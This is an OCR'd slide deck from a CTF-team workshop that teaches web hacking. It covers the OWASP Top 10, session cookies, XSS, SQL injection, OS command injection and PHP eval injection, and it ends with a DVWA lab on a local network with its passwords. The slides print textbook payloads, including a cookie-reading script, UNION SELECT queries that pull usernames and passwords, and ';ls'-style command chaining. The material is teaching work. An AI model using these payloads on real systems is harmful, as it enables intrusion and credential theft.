Webhacking

Niklas Kowallik Robin Reichelt Maurice Walny

22. Oktober 2019

OWASP Top 10

1. **Injection**

OWASP Top 10

1. **Injection**
2. Broken Authentication

OWASP Top 10

1. **Injection**
2. Broken Authentication
3. Sensitive data exposure

OWASP Top 10

1. **Injection**
2. Broken Authentication
3. Sensitive data exposure
4. XML External Entities (XXE)

OWASP Top 10

1. **Injection**
2. Broken Authentication
3. Sensitive data exposure
4. XML External Entities (XXE)
5. Broken Access control

OWASP Top 10

1. **Injection**
2. Broken Authentication
3. Sensitive data exposure
4. XML External Entities (XXE)
5. Broken Access control
6. Security misconfigurations

OWASP Top 10

1. **Injection**
2. Broken Authentication
3. Sensitive data exposure
4. XML External Entities (XXE)
5. Broken Access control
6. Security misconfigurations
7. **Cross Site Scripting (XSS)**

OWASP Top 10

1. **Injection**
2. Broken Authentication
3. Sensitive data exposure
4. XML External Entities (XXE)
5. Broken Access control
6. Security misconfigurations
7. **Cross Site Scripting (XSS)**
8. Insecure Deserialization

OWASP Top 10


1. **Injection**
2. Broken Authentication
3. Sensitive data exposure
4. XML External Entities (XXE)
5. Broken Access control
6. Security misconfigurations
7. **Cross Site Scripting (XSS)**
8. Insecure Deserialization
9. Using Components with known vulnerabilities

OWASP Top 10

1. **Injection**
2. Broken Authentication
3. Sensitive data exposure
4. XML External Entities (XXE)
5. Broken Access control
6. Security misconfigurations
7. **Cross Site Scripting (XSS)**
8. Insecure Deserialization
9. Using Components with known vulnerabilities
10. Insufficient logging and monitoring


Logging in...

Wie funktioniert eigentlich ein Login?



- Woher weiß die Startseite nach dem Login, wer ich bin?


Logging in...


Request
SessionID
Client
Request + SessionID
Server
Answer


ENOFLAG
berlin
STEALING FLAGS SINCE 2006


Sessions & Session Cookies

1. Erstelle eine SessionID




Sessions & Session Cookies

1. Erstelle eine SessionID
2. Speichere SessionID lokal in Cookies




Sessions & Session Cookies

1. Erstelle eine SessionID
2. Speichere SessionID lokal in Cookies
3. Sende Anfrage mit SessionID



Sessions & Session Cookies

1. Erstelle eine SessionID
2. Speichere SessionID lokal in Cookies
3. Sende Anfrage mit SessionID
4. Nutze Informationen der SessionID um zu antworten



Cross-site scripting (XSS)

reflected XSS

stored XSS

Cross-site scripting (XSS)

reflected XSS

- Phishing Mails

stored XSS

Cross-site scripting (XSS)

reflected XSS

- Phishing Mails

stored XSS

- fragwürdiges Forum

Cross-site scripting (XSS)

reflected XSS

- Phishing Mails
- Skriptausführung durch Anfrage
  (Klicken auf einen Link)

stored XSS

- fragwürdiges Forum

Cross-site scripting (XSS)


reflected XSS

- Phishing Mails
- Skriptausführung durch Anfrage
  (Klicken auf einen Link)


stored XSS

- fragwürdiges Forum
- Skriptausführung durch Aufrufen der Website
  (Aufrufen einer URL)

reflected XSS



stored XSS


www...
Website
2
Perpetrator injects the website with a malicious script that steals each visitor's session cookies
3
For each visit to the website, the malicious script is activated
4
Visitor's session cookie is sent to perpetrator.
Perpetrator
Website Visitor
1
Perpetrator discovers a website having a vulnerability that enables script injection


ENOFLAG
berlin
STEALING FLAGS SINCE 2006

JSi

```
1 <script> alert("Injection")<\script>
```

JSi

```
var session_id = /SESS\w*ID=([^;]+)/i.test(document.
    cookie) ? RegExp.$1 : false;
```

SQL Injection (SQLI)

```
1  userId = getRequestString("UserId");
2  request = "SELECT * FROM Users WHERE UserId = " +
       userId;
```

SQLI


UserId
105 OR 1=1
Login


ENOFLAG
berlin
STEALING FLAGS SINCE 2006

SQLI

```
"SELECT * FROM Users WHERE UserId = " + userId;
```

SQLI

```
"SELECT * FROM Users WHERE UserId = " + "105 OR 1=1"
```

SQLI

```
SELECT * FROM Users WHERE UserId = 105 OR 1=1
```

SQLI - Union attacks

```
SELECT A FROM table1 UNION SELECT B FROM table2
```

```
A ' UNION SELECT username, password FROM users--
```

```
A' UNION SELECT username || '~' || password FROM users
  --
```

OS Command injection

```
1 <?php
2 print("What file would you like to remove?");
3 $file = $_GET["filename"];
4 system("rm $file");
5 ?>
```

OS Command injection

http://foo.com/delete.php?filename=file.txt

```
1 <?php
2 print("What file would you like to remove?");
3 $file = $_GET["filename"];
4 system("rm file.txt");
5 ?>
```

OS Command injection

http://foo.com/delete.php?filename=file.txt;ls

```
1 <?php
2 print("What file would you like to remove?");
3 $file = $_GET["filename"];
4 system("rm file.txt;ls");
5 ?>
```

OS Command injection

Other special characters to chain commands:

- rm foo.txt;ls (remove file, then execute "ls")
- rm foo | ls (remove file, use output of that as input for "ls")
- rm foo && ls (remove file AND execute "ls"(fails if first command fails))
- rm foo || ls (remove file OR execute "ls"(works only if first command fails))

PHP Command injection

http://foo.com/create.php?name=testvar&value=123

```
1 <?php
2 $name = $_GET["name"];
3 $value = $_GET["value"];
4 eval("\$name = \$value");
5 ...
```

PHP Command injection

Inject function calls, e.g. phpversion()
http://foo.com/create.php?name=testvar&value=123;phpversion()

```
1 <?php
2 $name = $_GET["name"];
3 $value = $_GET["value"];
4 eval("\$name = \$value");
5 ...
```

PHP Command injection

Or system commands...

http://foo.com/create.php?name=testvar&value=123;system('ls')

```
1 <?php
2 $name = $_GET["name"];
3 $value = $_GET["value"];
4 eval("\$name = \$value");
5 ...
```

PHP Command injection

Some more examples:

- exec()
- passthru()
- system()
- shell_exec()
- “ (Backticks)
- assert()

include()/require()/include_once()/require_once():

- These can lead to Local or Remote File Inclusion

Try it yourself

- Connect to to Wifi Enohack : TryItOut!
- go to 192.168.0.10
- Player : P@ssw0rd
- have Fun
- Source: https://github.com/ethicalhack3r/DVWA